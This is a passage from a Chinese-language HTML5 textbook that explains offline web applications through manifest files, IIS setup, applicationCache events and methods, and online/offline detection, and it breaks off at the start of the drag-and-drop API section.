


图 8-12　线程嵌套交互数据的运行效果

8.4　离线应用程序

HTML 5 提供了一个供本地缓存使用的 API，使用这个 API 可以实现离线 Web 应用程序的开发，本节将详细介绍离线应用程序的相关知识。

8.4.1　离线 Web 应用程序概述

离线 Web 应用程序是指当客户端与 Web 应用程序的服务器没有建立连接时，也能够正常在客户端本地使用该 Web 应用程序进行有关的操作。HTML 5 中引用了离线应用程序缓存，它使得在无网络连接状态下运行应用程序成为可能，有了它 Web 应用程序就可以在没有网络连接的情况下运行。

开发人员可以指定 HTML 5 应用程序中，具体哪些资源（如 CSS、JavaScript 和 HTML 等）脱机时可用。离线应用的场景有很多，常见的情况如下所示。

- ❑ 编辑文档
- ❑ 编辑和显示演示文档
- ❑ 创建待办事宜列表
- ❑ 阅读和撰写电子邮件

使用离线存储避免了加载应用程序时所需的常规网络请求，如果缓存清单文件是最新的，浏览器就不用检查其他资源是否最新。大部分应用程序可以从本地应用缓存中加载完成，另外从缓存中加载资源可节省带宽，这对于移除 Web 应用是相当重要的。

既然使用本地缓存的 API 可以实现离线 Web 应用程序的开发，那么它和浏览器网页缓存存在哪些区别呢？如下几点列出了比较明显的区别：

（1）本地缓存是为了整个 Web 应用程序服务的；浏览器的网页缓存只服务于单个网页。

（2）本地缓存只缓存那些指定需要缓存的网页；任何网页都具有网页缓存。

（3）本地缓存是可靠的，开发人员可以控制哪些内容进行缓存，哪些内容不进行缓存；网页缓存是不安全、不可靠的。

（4）开发人员可以通过编程的方法来控制缓存的更新，利用缓存对象的各种属性、状态和事件等开发强大的离线应用程序。

8.4.2　manifest 文件

为了能够在离线状态下访问 Web 应用，需要使用 manifest 文件将离线时需要缓存文件的 URL 写入该文件。当浏览器与服务器建立联系后，浏览器会根据 manifest 文件所列的缓存清单将相应的资源文件缓存在本地。

manifest 文件是一个简单的文本文件，在该文件中以清单的形式列举了需要被缓存或不需要被缓存的资源文件的文件名称，以及这些资源文件的访问路径。开发人员可以为每一个页面单独指定一个 manifest 文件，也可以对整个 Web 应用程序指定一个总的 manifest

文件。

1. 创建 manifest 文件

所有创建文本文件的编辑器都可以新建 manifest 文件，只要在保存文件时将扩展名设置为“.manifest”即可。例如创建名称为 hello.manifest 的文件，该文件的详细内容如下段代码所示：

```
CACHE MANIFEST
#version 0.0.0
CACHE:
#带相对路径的资源文件
javascript/common.js
style/good.css
images/logo.jpg
NETWORK:
#列出在线时需要访问的资源文件
index.aspx
index.aspx.cs
FALLBACK:
#以成对形式列出不可访问文件的替补资源文件
/product/AddProduct.aspx           /user/AddUser.aspx
```

上段代码在指定资源文件的时候，把资源文件分为 3 类：CACHE、NETWORK 和 FALLBACK。它们的具体说明如下所示：

（1）CACHE 表示离线时浏览器需要缓存到本地服务器资源的文件列表。为某个页面编写 manifest 类型文件时不需要将该页面放入列表中，因为浏览器在进行本地资源缓存时自动将这个页面进行了缓存。

（2）NETWORK 表示在线时需要访问的资源文件列表，即指定不进行本地缓存的资源文件。这些文件只有在浏览器与服务器之间建立联系时才能访问，如果设置为“*”表示除了 CACHE 类型中标明需要缓存的文件外都不进行缓存。

（3）FALLBACK 表示以成对方式列出不能访问文件的替补文件。第一个文件为能够在线访问时使用的资源文件；第二个文件为不能在线访问时使用的备用资源文件。

上述 3 个类型都是可选的，但是如果文件开头没有指定任何类型而直接书写资源文件，浏览器会把这些资源文件视为 CACHE 类型，直到看见第一个被书写出来的类型为止。另外 manifest 文件中允许重复书写同一类型，如下面清单中的代码所示：

```
CACHE MANIFEST
#version 5.6.0
CACHE:
#带相对路径的资源文件
javascript/login.js
images/logo.jpg
NETWORK:
```

```
#列出在线时需要访问的资源文件
http://192.168.0.9:5433/admin/login.aspx
CACHE:
#追加 CACHE 类型中的内容
/user/AddUser.aspx
```

在 manifest 文件中编写代码时需要注意以下几点：

- manifest 文件中第一行必须是“CACHE MANIFEST”，它可以把文本文件的作用报告给浏览器，即对本地缓存中的资源文件进行具体设置。
- 在清单中编写注释时要另起一行，并且以“#”开头。
- 通过注释的方式标明每一个 manifest 文件的版本号，以便于更新文件时使用。

2．绑定页面

绑定页面时需要在 Web 应用程序页面中 html 元素的 manifest 属性中指定该文件的 URL。指定方法如下所示：

```
<html manifest="newfile.manifest">/* 省略具体代码 */</html>
```

3．配置 IIS 服务器

创建 manifest 文件并将该文件与页面绑定后无法实现 Web 页面的离线访问，还需要让服务器支持扩展名为“.manifest”的文件，否则服务器无法读取 manifest 类型中的文件。

下面以 Windows 版服务器为例介绍如何在 IIS 中配置，使其支持 manifest 类型的文件。其具体步骤如下所示。

（1）打开 IIS 后选中“默认网站”或其他站点名称，然后右击选择【属性】选项弹出对话框。在对话框中选择【HTTP 头】选项卡，效果如图 8-13 所示。



图 8-13 【HTTP 头】选项卡

（2）单击上述选项卡中的【文件类型】按钮，在弹出的对话框中单击【新类型】按钮弹出【文件类型】对话框，效果如图 8-14 所示。

（3）在图 8-14 中输入扩展名和内容类型后单击【确定】按钮，这样就完成了对 manifest 文件类型的创建，效果如图 8-15 所示。




图 8-14 【文件类型】对话框



图 8-15 添加文件类型完成

4. 离线应用的基本使用

前面已经详细介绍了 manifest 文件的创建、使用及如何在 IIS 服务器中进行配置，下面将通过简单的示例介绍当中断与服务器连续再次访问页面时，仍然能够显示百度首页的图片的功能。

【实践案例 8-8】

实现本案例功能的主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置导入脚本文件并添加 image 元素和 input 元素等，页面的主要代码如下所示：

```
<html manifest="base.manifest">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>离线的基本应用</title>
    <link href="css/base.css" rel="stylesheet" type="text/css" />
</head>
<body>
    <div id="m">
        <p><img src="http://www.baidu.com/img/baidu_sylogo1.gif" width=
        "270" height="129" ></p>
        /* 省略其他代码 */
    </div>
<body>
```

（2）在 css 文件夹下添加名称为 base.css 的样式文件，该文件设计页面的相关元素的样式内容。其主要的代码如下所示：

```
html {
    overflow-y: auto
}
```

```
body {
    font: 14px arial;
    text-align: center;
    background: #fff
}
body, p, form, ul, li {
    margin: 0;
    padding: 0;
    list-style: none
}
```

（3）页面绑定了名称为 base.manifest 的文件，添加该文件然后列举服务器需要缓存至本地的文件清单。该文件的具体代码如下所示：

```
CACHE MANIFEST
#version 5.2.0
CACHE:
#带相对路径的资源文件
css/base.css
http://www.baidu.com/img/baidu_sylogo1.gif
NETWORK:
#列出在线时需要访问的资源文件
http://www.baidu.com/cache/global/img/gs.gif
```

（4）运行本示例的代码查看效果，页面效果如图 8-16 所示。将电脑断开网络连接重新运行页面，最终效果如图 8-17 所示。




图 8-16　页面运行效果



图 8-17　断开网络时的效果

5．浏览器与服务器的交互

当使用离线应用程序时，理解浏览器和服务器之间的通信是相当重要的，上一节已经通过与页面绑定 manifest 类型文件的 base.manifest 缓存了 2 个资源文件。其中浏览器与服务器的数据交互过程如下所示：

（1）浏览器：请求访问页面 http://localhost/base/eight/lixian/base.html。

（2）服务器：返回 base.html 页面。

（3）浏览器：解析返回的 base.html 页面，请求服务器返回该页面所包含的全部资源文件，包括 base.manifest 文件。

（4）服务器：返回浏览器所请求的所有资源文件。

（5）浏览器：解析返回的 base.manifest 文件，请求返回 URL 清单中的资源文件。

（6）服务器：再次返回 URL 清单中本地缓存的文件。

（7）浏览器：对本地缓存进行更新，将新获取的 URL 清单中的资源文件更新至本地缓存，且触发一个事件通知本地缓存被更新。

经过上述步骤，浏览器清单中列出的文件已经完全载入了缓存。如果再次打开浏览器访问 base.html 且 base.manifest 文件没有被修改过，浏览器与服务器的数据交互过程如下所示：

（1）浏览器：再次请求页面 http://localhost/base/eight/lixian/base.html。

（2）浏览器：找到此页面被本地缓存，于是使用本地缓存中的 base.html 页面。

（3）浏览器：使用所有本地缓存中的资源文件解析 base.html 网页。

（4）浏览器：向服务器请求 manifest 文件。

（5）服务器：返回一个 304 代码，通知浏览器 manifest 没有发生变化。

如果网页上的资源文件被本地缓存过，下次请求打开这个页面时总是会先使用本地缓存中的资源，然后再请求 manifest 文件。

如果再次打开浏览器访问 base.html 页面且 base.manifest 文件已经被更新过，那么浏览器与服务器之间的数据交互如下所示：

（1）浏览器：再次请求页面 http://localhost/base/eight/lixian/base.html。

（2）浏览器：找到此页面被本地缓存，于是使用本地缓存中的 base.html 页面。

（3）浏览器：使用所有本地缓存中的资源文件解析 base.html 网页。


（4）浏览器：向服务器请求 manifest 文件。

（5）服务器：返回更新过的 manifest 文件。

（6）浏览器：处理 manifest 文件，如果该文件已经被更新则请求所有要求进行本地缓存的资源文件，包括 base.html 页面本身。

（7）浏览器：返回要求进行本地缓存的资源文件。

（8）对本地缓存进行更新，将新获取的 URL 清单中的资源文件更新至本地缓存，且触发一个事件通知本地缓存被更新。



即使资源文件被修改过了，但是任何之前载入的资源都不会发生变化。即更新过后的本地缓存中的内容还不能使用，只有重新打开这个页面时才会使用更新过后的资源文件。

8.4.3 applicationCache 对象

applicationCache 对象代表了本地缓存，它可以用来通知用户本地缓存已经被更新，也

允许用户手动更新本地缓存。但是只有在 manifest 文件已经修改时该对象才会触发一个事件表示已经更新。

1. applicationCache 对象的事件

applicationCahce 对象中包含一系列的事件，它们的具体说明如表 8-3 所示。

表 8-3　application 对象的常用事件

事件名	说明
checking	检查 manifest 文件是否存在
downloading	检查到 mainfest 文件已更新就执行下载操作
noupdate	返回 304 表示没有更新，通知浏览器直接使用本地文件
progress	下载时周期性触发，可以通过该事件获取已经下载的文件个数
cached	下载后结束触发，表示缓存已经成功
updateready	检测本地缓存是否完成更新
error	本地缓存出现错误时触发该事件

上述事件中任何与本地缓存有关的处理发生错误都会触发 error 事件。可能触发该事件的情况分为以下几种：

- 开始更新本地缓存时缓存名单被再次更改。
- 缓存名单被找到且更改，但浏览器不能下载某个缓存名单中的资源。
- 缓存名单被找到且没有更改，但引用缓存名单中的 HTML 页面不能正确下载。
- 缓存名单中返回一个 404 错误（页面未找到）或者 410 错误（永久消失）。

【实践案例 8-9】

本案例通过一个简单的示例将浏览器与服务器交互过程中所发生的事件显示到页面上。实现的具体步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 div 元素，该元素显示事件列表。页面具体代码如下所示：

```
<body onLoad="init();">
    <div id="mr" style="height:100px; width:100%; text-align:left; margin-
    top:20px;"></div>
</body>
```

（2）页面加载时调用 init()函数，在该函数中添加多个可能触发的事件。具体实现代码如下所示：

```
function init()
{
    var msg = document.getElementById("mr");
    applicationCache.addEventListener("checking",function(){
        msg.innerHTML += "检测该文件是否存在...<br/>";
    },true);
    applicationCache.addEventListener("noupdate",function(){
        msg.innerHTML += "没有最新的缓存更新...<br/>";
```

```
        },true);
        applicationCache.addEventListener("downloading",function(){
            msg.innerHTML += "正在下载可用的缓存...<br/>";
        },true);
        applicationCache.addEventListener("progress",function(){
            msg.innerHTML += "本地缓存正在更新中...<br/>";
        },true);
        applicationCache.addEventListener("updateready",function(){
            msg.innerHTML += "触发了缓存事件...<br/>";
        },true);
        applicationCache.addEventListener("cached",function(){
            msg.innerHTML += "下载结束后缓存已经成功...<br/>";
        },true);
        applicationCache.addEventListener("error",function(){
            msg.innerHTML += "本地缓存更新时出现错误...<br/>";
        },true);
    }
```

（3）运行本案例进行测试，当在浏览器中打开网页且 manifest 文件没有更新时的效果如图 8-18 所示。当在浏览器中打开网页且 manifest 文件已经更新时的效果如图 8-19 所示。




图 8-18　没有更新 manifest 文件时的效果




图 8-19　更新 manifest 文件时效果

2. applicationCache 对象的方法

applicationCache 对象除了包含事件外也包含多个方法，其中最常用的方法有两个：update()方法和 swapCache()方法。它们的具体说明如下所示。

- **update()**

update()方法可以手动更新本地缓存，调用的格式为 window.application.update()。如果有可更新的本地缓存则调用该方法可以对其进行更新，除了通过 updateready 事件监测是否为可更新的本地缓存外，也可以调用 applicationCache 对象的 status 属性。status 属性有多个值，当该值为 4 时表示有可更新的本地缓存。


- **swapCache()**

swapCache()方法也可以用来更新本地缓存，但是它与 update()方法有两点不同。它们更新本地缓存的时间不一样，swapCache()方法是将本地缓存立即更新，它比 update()方法早。另外这两个方法触发的事件也不一样，swapCache()方法必须在 updateready 事件中才

能调用，而 update()方法可以随时调用。

applicationCache 对象的 status 属性有多个值，不同的值其表现状态不同。这些状态的具体说明如下所示：

- **uncache** 数值为 0，表示本地浏览器缓存与应用程序缓存没有关联。
- **idle** 数值为 1，表示应用程序的缓存是最新缓存。
- **checking** 数值为 2，检查 manifest 文件是否存在。
- **downloading** 数值为 3，如果 manifest 文件已经被更新，表示开始下载。
- **updateready** 数值为 4，确定 manifest 文件是否被更新。
- **obsolete** 数值为 5，表示找到文件时的状态。



虽然使用 swapCache()方法可以立刻更新本地缓存，但是并不意味着页面上的图像和脚本文件也会被立刻更新，更新在重新打开本页面时才会生效。

【实践案例 8-10】

本案例通过调用 update()方法和 swapCache()方法实现更新本地缓存的功能。实现该功能的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 h2 元素，该元素用于显示更新的标题。页面具体代码如下所示：

```
<body onLoad="init();">
    <h2>applicationCache 对象的方法示例</h2>
</body>
```

（2）窗体加载时会自动调用 init()函数，该函数实现更新本地缓存的功能。其具体代码如下所示：

```
function init()
{
    setInterval(function(){
        applicationCache.update();
    },5000);
    applicationCache.addEventListener("updateready",function(){
        if(confirm("本地缓存已经被更新，需要通过刷新页面获取最新应用程序版本，是否
        刷新？"))
        {
            applicationCache.swapCache();
            location.reload();
        }
    },true);
}
```

上述代码每隔 5 秒调用一次 applicationCache 对象的 update()方法，检查服务器上的 manifest 文件是否更新，如果有更新则浏览器会自动下载该文件中所有请求本地缓存的资

源文件，当这些资源文件下载完毕时触发 updateready 事件，询问是否立刻刷新页面。如果用户选择刷新则调用 swapCache()方法手动更新本地缓存，更新完成后刷新页面。

（3）运行本示例的代码进行测试，其最终运行效果如图 8-20 所示。




图 8-20　触发 updateready 事件时的运行效果

3. 检测网络的当前在线状态

如果要实现浏览器与服务器在数据交互时的离线应用，很重要的一个步骤是获取应用的在线状态。只有检测出页面的在线状态，才会在离线后将数据保存到本地，上线时再将数据保存到服务器，从而实现离线数据的交互功能。

通过 navigator 对象的 onLine 属性可以检测当前网络的状态，该属性的基本用法如下所示：

```
if(navigator.onLine)                    //在线
    alert("当前状态: 在线");
else
    alert("当前状态: 离线");
```

由于 onLine 属性的滞后性，它往往不能及时反馈当前网络的状态变化。HTML 5 通过调用 online 事件和 offline 事件可以及时侦测网络在线与离线状态。

添加新的 HTML 页面，在页面的合适位置添加 p 元素显示网络当前状态。页面代码如下所示：

```
<body onLoad="init();">
    <h2>检测网络当前在线状态</h2>
    <fieldset><legend>检测网路当前状态</legend><p id="status"></p></fieldset>
</body>
```

页面加载时调用 init()函数，在该函数中为 window 对象添加 online 事件和 offline 事件。该函数的具体代码如下所示：

```
function init()
{
```

```
        window.addEventListener("online",function(){
            document.getElementById("status").innerHTML = "当前状态为: 在线";
        },false);
        window.addEventListener("offline",function(){
            document.getElementById("status").innerHTML = "当前状态为: 离线";
        },false);
    }
```

运行上述代码进行测试，具体效果不再显示。

8.5 拖放操作

HTML 4 及之前的版本如果要实现文件或元素的拖放操作，需要结合该元素的 onmousedown、onmousemove 和 onmouseup 等多个事件来完成。但是 HTML 5 中直接提供了支持拖放操作的 API，从而大大简化了拖放的有关代码。

8.5.1 拖放 API

如果将 HTML 5 中某个元素的 draggable 属性的值设置为 true，该元素就可以实现拖动的效果，并且在拖放过程中也能触发众多的事件。调用这些事件可以更加准确、及时地反映元素从拖动到放下这一过程的各种状态与数据值。表 8-4 列出了执行拖放操作的相关事件的具体说明。

表 8-4 执行拖放操作的常用事件

事件名	事件主体	说明
dragstart	被拖放的元素	在开始拖放操作时触发
drag	被拖放的元素	正在拖放时触发
dragenter	拖放过程中鼠标经过的元素	在被拖放元素进入某元素时触发
dragover	拖放过程中鼠标经过的元素	在被拖放元素在某元素范围内移动时触发
dragleave	拖放过程中鼠标经过的元素	在被拖放元素移出目标元素时触发
drop	拖放的目标元素	在目标元素完全接收被拖放元素时触发
dragend	拖放的对象元素	在整个拖放操作结束时触发

【实践案例 8-11】

本案例通过拖动元素显示在页面中所触发的重要事件的状态。其具体步骤如下所示。

（1）添加新的页面，在页面中添加 3 个 div 元素，它们分别表示被拖放的元素、当前所触发的重要事件状态和目标元素。页面具体代码如下所示：

```
<body onLoad="init();">
    <h2>元素的拖放</h2>
    <div id="divDrag" draggable="true"></div>
    <div id="divTips"></div>
```

```
    <div id="divArea"></div>
</body>
```

（2）页面加载时调用 init()函数，该函数的具体代码如下所示：

```
function init()
{
    document.ondragover = function(e)
    {
        e.preventDefault();                    //阻止默认方法，取消拒绝被拖放
    }
    document.ondrop = function(e)
    {
        e.preventDefault();                    //阻止默认方法，取消拒绝被拖放
    }
    var drag = document.getElementById("divDrag");  //获取被拖放的元素
    var area = document.getElementById("divArea");  //获取目标元素
    var status = document.getElementById("divTips");//获取 div 元素显示状态
    drag.addEventListener("dragstart",function(event){
        status.innerHTML = "元素正在开始拖动";
    });
